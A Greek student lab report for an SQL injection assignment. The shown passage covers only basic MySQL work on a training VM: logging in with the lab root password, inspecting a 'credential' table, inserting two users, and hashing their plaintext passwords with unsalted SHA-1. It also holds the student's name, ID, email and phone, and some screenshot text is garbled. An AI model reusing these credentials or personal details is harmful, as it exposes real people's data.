



ΠΑΝΕΠΙΣΤΗΜΙΟ
ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ
UNIVERSITY OF WEST ATTICA

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ
ΥΠΟΛΟΓΙΣΤΩΝ

ΕΡΓΑΣΙΑ 3 SQL INJECTION

ΣΤΟΙΧΕΙΑ ΦΟΙΤΗΤΗ

ΟΝΟΜΑΤΕΠΩΝΥΜΟ : ΑΘΑΝΑΣΙΟΥ ΒΑΣΙΛΕΙΟΣ ΕΥΑΓΓΕΛΟΣ

ΑΡΙΘΜΟΣ ΜΗΤΡΩΟΥ : 19390005

ΕΞΑΜΗΝΟ ΦΟΙΤΗΤΗ : 8^ο

ΚΑΤΑΣΤΑΣΗ ΦΟΙΤΗΤΗ : ΠΡΟΠΤΥΧΙΑΚΟ

ΠΡΟΓΡΑΜΜΑ ΣΠΟΥΔΩΝ : ΠΑΔΑ

ΤΜΗΜΑ ΕΡΓΑΣΤΗΡΙΟΥ : ΑΣΦ 05 ΤΕΤΑΡΤΗ 12:00 – 14:00

ΥΠΕΥΘΥΝΟΣ ΕΡΓΑΣΤΗΡΙΟΥ : ΓΕΩΡΓΟΥΛΑΣ ΑΓΓΕΛΟΣ

ΗΜΕΡΟΜΗΝΙΑ ΠΑΡΑΔΟΣΗΣ : /5/2023

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

ΦΩΤΟΓΡΑΦΙΑ ΦΟΙΤΗΤΗ :



ΔΡΑΣΤΗΡΙΟΤΗΤΕΣ

1. Εξοικείωση με τις εντολές SQL

Εισαγωγή

Αρχικά, συνδεθήκαμε στην κονσόλα του MySQL Server με την εντολή :

```
mysql -u root -pseedubuntu
```

Ελέγξαμε ποιες βάσεις δεδομένων περιέχονται στον MySQL Server με την εντολή :


```
SHOW DATABASES;
```

Στη συνέχεια, φορτώσαμε τη βάση δεδομένων «Users» με την εντολή :

```
USE Users;
```


Εμφανίσαμε τους πίνακες της επιλεγμένης βάσης δεδομένων με την εντολή :

```
SHOW TABLES;
```



Εικόνα 1.α. Είσοδος στην κονσόλα του MySQL server

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Terminator

/bin/bash

/bin/bash 66x24

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


```
mysql> SHOW DATABASES;
```

Database
information_schema
Users
elgg_csrf
elgg_xss
mysql
performance_schema
phpmyadmin
sys

8 rows in set (0.01 sec)

```
mysql>
```

Εικόνα 1.β. Εμφάνιση των βάσεων δεδομένων



Terminator

/bin/bash

/bin/bash 66x24

[05/11/23]seed@VM:~/project3\$ mysql -u root -pseedubuntu

mysql: [Warning] Using a password on the command line interface can be insecure.

Welcome to the MySQL monitor. Commands end with ; or \g.

Your MySQL connection id is 4

Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
mysql> USE Users;
```


Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

```
mysql>
```

Εικόνα 1.γ. Φόρτωση της βάσης δεδομένων «Users»

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



```
Terminator                                     ↑ ↓ En 6:43 PM ⚙
/bin/bash                                     /bin/bash 66x24
Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> USE Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW Tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql> 
```

Εικόνα 1.δ. Εμφάνιση των πινάκων της επιλεγμένης βάσης δεδομένων «Users»

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

1.1 Εκτύπωση πληροφοριών πίνακα


1.1.1 Ενέργειες

Πληροφορίες για την δομή του πίνακα «credential», τις εμφανίσαμε με την εντολή :

```
DESCRIBE credential;
```

Συγκεκριμένα, τυπώσαμε τα πεδία του πίνακα και τους αντίστοιχους τύπους.

1.1.2 Αποτελέσματα



```
mysql> DESCRIBE credential;
```

Field	Type	Null	Key	Default	Extra
ID	int(6) unsigned	NO	PRI	NULL	auto_incr
element					
Name	varchar(30)	NO		NULL	
EID	varchar(20)	YES		NULL	
Salary	int(9)	YES		NULL	
birth	varchar(20)	YES		NULL	
SSN	varchar(20)	YES		NULL	
PhoneNumber	varchar(20)	YES		NULL	
Address	varchar(300)	YES		NULL	
EID	varchar(20)	YES		NULL	
Salary	int(9)	YES		NULL	
birth	varchar(20)	YES		NULL	
SSN	varchar(20)	YES		NULL	
PhoneNumber	varchar(20)	YES		NULL	
Address	varchar(300)	YES		NULL	
Email	varchar(300)	YES		NULL	
NickName	varchar(300)	YES		NULL	
Password	varchar(300)	YES		NULL	

11 rows in set (0.00 sec)

```
mysql>
```

Εικόνα 1.1.2.1. Εμφάνιση των πληροφοριών του πίνακα credential

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

1.1.3 Παρατηρήσεις

Τα πεδία ID και μισθός (Salary) είναι τύπου «int», καθώς είναι μεταβλητά μεγέθη (π.χ. ο μισθός μπορεί να αυξηθεί), ενώ ο αριθμός κινητού (PhoneNumber) είναι τύπου «varchar», καθώς, ο αριθμός του κινητού δεν μεταβάλλεται.

1.2 Εκτύπωση πληροφοριών πίνακα

1.2.1 Ενέργειες


Τα περιεχόμενα του πίνακα credential τα τυπώσαμε με την εντολή :

```
SELECT * FROM credential;
```

Τα περιεχόμενα του υπαλλήλου Samy τα τυπώσαμε με την εντολή :

```
SELECT * FROM credential WHERE Name='Samy';
```

1.2.2 Αποτελέσματα



ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address
1	Alice	10000	20000	9/20	10211002		
2	Boby	20000	30000	4/20	10213352		
3	Ryan	30000	50000	4/10	98993524		
4	Samy	40000	90000	1/11	32193525		
5	Ted	50000	110000	11/3	32111111		

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```

Terminator
/bin/bash
/bin/bash 66x24
+----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | fdbe918bdae83000aa54747fc95fe0470fff49 |
+----+-----+-----+-----+-----+-----+-----+
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | b78ed97677c161c1c82c142906674ad15242b2 |
+----+-----+-----+-----+-----+-----+-----+
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | a3c50276cb120637cca669eb38fb9928b017e9 |
+----+-----+-----+-----+-----+-----+-----+
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | 995b8b8c183f349b3cab0ae7fccd39133508d2 |
+----+-----+-----+-----+-----+-----+-----+
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | 99343bfff28a7bb51cb6f22cb20a618701a2c2f |
+----+-----+-----+-----+-----+-----+-----+
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | a5bdf35a1df4ea895905f6f6618e83951a6eff |
+----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)
mysql>

```

Εικόνα 1.2.2.1. Εμφάνιση των περιεχομένων του πίνακα credential

Terminator

/bin/bash

/bin/bash 66x24

```

+---+
+---+
---+
6 rows in set (0.00 sec)

mysql> SELECT * FROM credential WHERE Name='Samy';
+---+
+---+
---+
| ID | Name | EID   | Salary | birth | SSN       | PhoneNumber | Ad
dress | Email | NickName | Password
|
+---+
+---+
---+
| 4 | Samy | 40000 | 90000 | 1/11  | 32193525 |             |
|   |      |      |      |      | 995b8b8c183f349b3cab0ae7fccd39133508d2a
f |
+---+
+---+
---+
1 row in set (0.00 sec)


mysql>

```

Εικόνα 1.2.2.2. Εμφάνιση των περιεχομένων του υπαλλήλου Samy

Εικόνα 1.3.2.1. Εισαγωγή των υπαλλήλων «Vasilis» και «Aggelos»

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



The screenshot shows a Terminator terminal window with a dark theme. The title bar reads 'Terminator' and the window contains a bash shell prompt. A MySQL query is executed: `mysql> SELECT * FROM credential WHERE Name='Vasilis' OR Name='Aggelos';`. The results are displayed in a table format with columns: ID, Name, EID, Salary, birth, SSN, PhoneNumbe, Address, Email, NickName, and Password. Two rows are returned, one for Vasilis and one for Aggelos. The status bar at the bottom indicates '2 rows in set (0.00 sec)'.

```
Terminator /bin/bash
mysql> SELECT * FROM credential WHERE Name='Vasilis' OR Name='Aggelos';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name      | EID      | Salary | birth | SSN      | PhoneNumbe | Address      | Email      | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 7 | Vasilis   | 19390005 | 150    | 3/19  | 12345678 | 6977777777 | Evangelistrias34 | billath@gmail.com | KillBill | NULL      |
| 8 | Aggelos   | 12390003 | 800    | 7/8   | 88776655 | 6944444444 | Kapodistriou12  | aggelosgeorgou@gmail.com | Angel    | NULL      |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
mysql>
```

Εικόνα 1.3.2.2. Επαλήθευση της επιτυχημένης εισαγωγής των χρηστών «Vasilis» και «Aggelos»

1.3.3 Παρατηρήσεις

Το πεδίο ID ορίστηκε αυτόματα και το πεδίο password αρχικοποιείται με NULL.

1.4 Ενημέρωση password των νέων χρηστών

1.4.1 Ενέργειες

Επιλέξαμε δύο password για τους δύο νεοεισαχθέντες χρήστες αλλά για λόγους ασφαλείας αποθηκεύσαμε τα passwords σε συνόψεις που υπολογίστηκαν από έναν αλγόριθμο hash και συγκεκριμένα τον αλγόριθμο sha1.

[Home Page](#) | [SHA1 in JAVA](#) | [Secure password generator](#) | [Linux](#) | [Privacy Policy](#)

SHA1 and other hash functions online generator

bill123 hash

sha-1 ▼

Result for

sha1: 135d2dce46e35410d2582e23da24570bc4665163

Εικόνα 1.4.1.1. Η σύνοψη του password του χρήστη «Vasilis»

[Home Page](#) | [SHA1 in JAVA](#) | [Secure password generator](#) | [Linux](#) | [Privacy Policy](#)

SHA1 and other hash functions online generator

angel123 hash

sha-1 ▼

Result for

sha1: edf360b3f9f25e1b43f3777db55c002035dcfe5c

Εικόνα 1.4.1.2. Η σύνοψη του password του χρήστη «Aggelos»

Ενημερώσαμε το πεδίο password των δύο νεοεισαχθέντων χρηστών. Το password του χρήστη «Vasilis» το ενημερώσαμε με την εντολή :

```
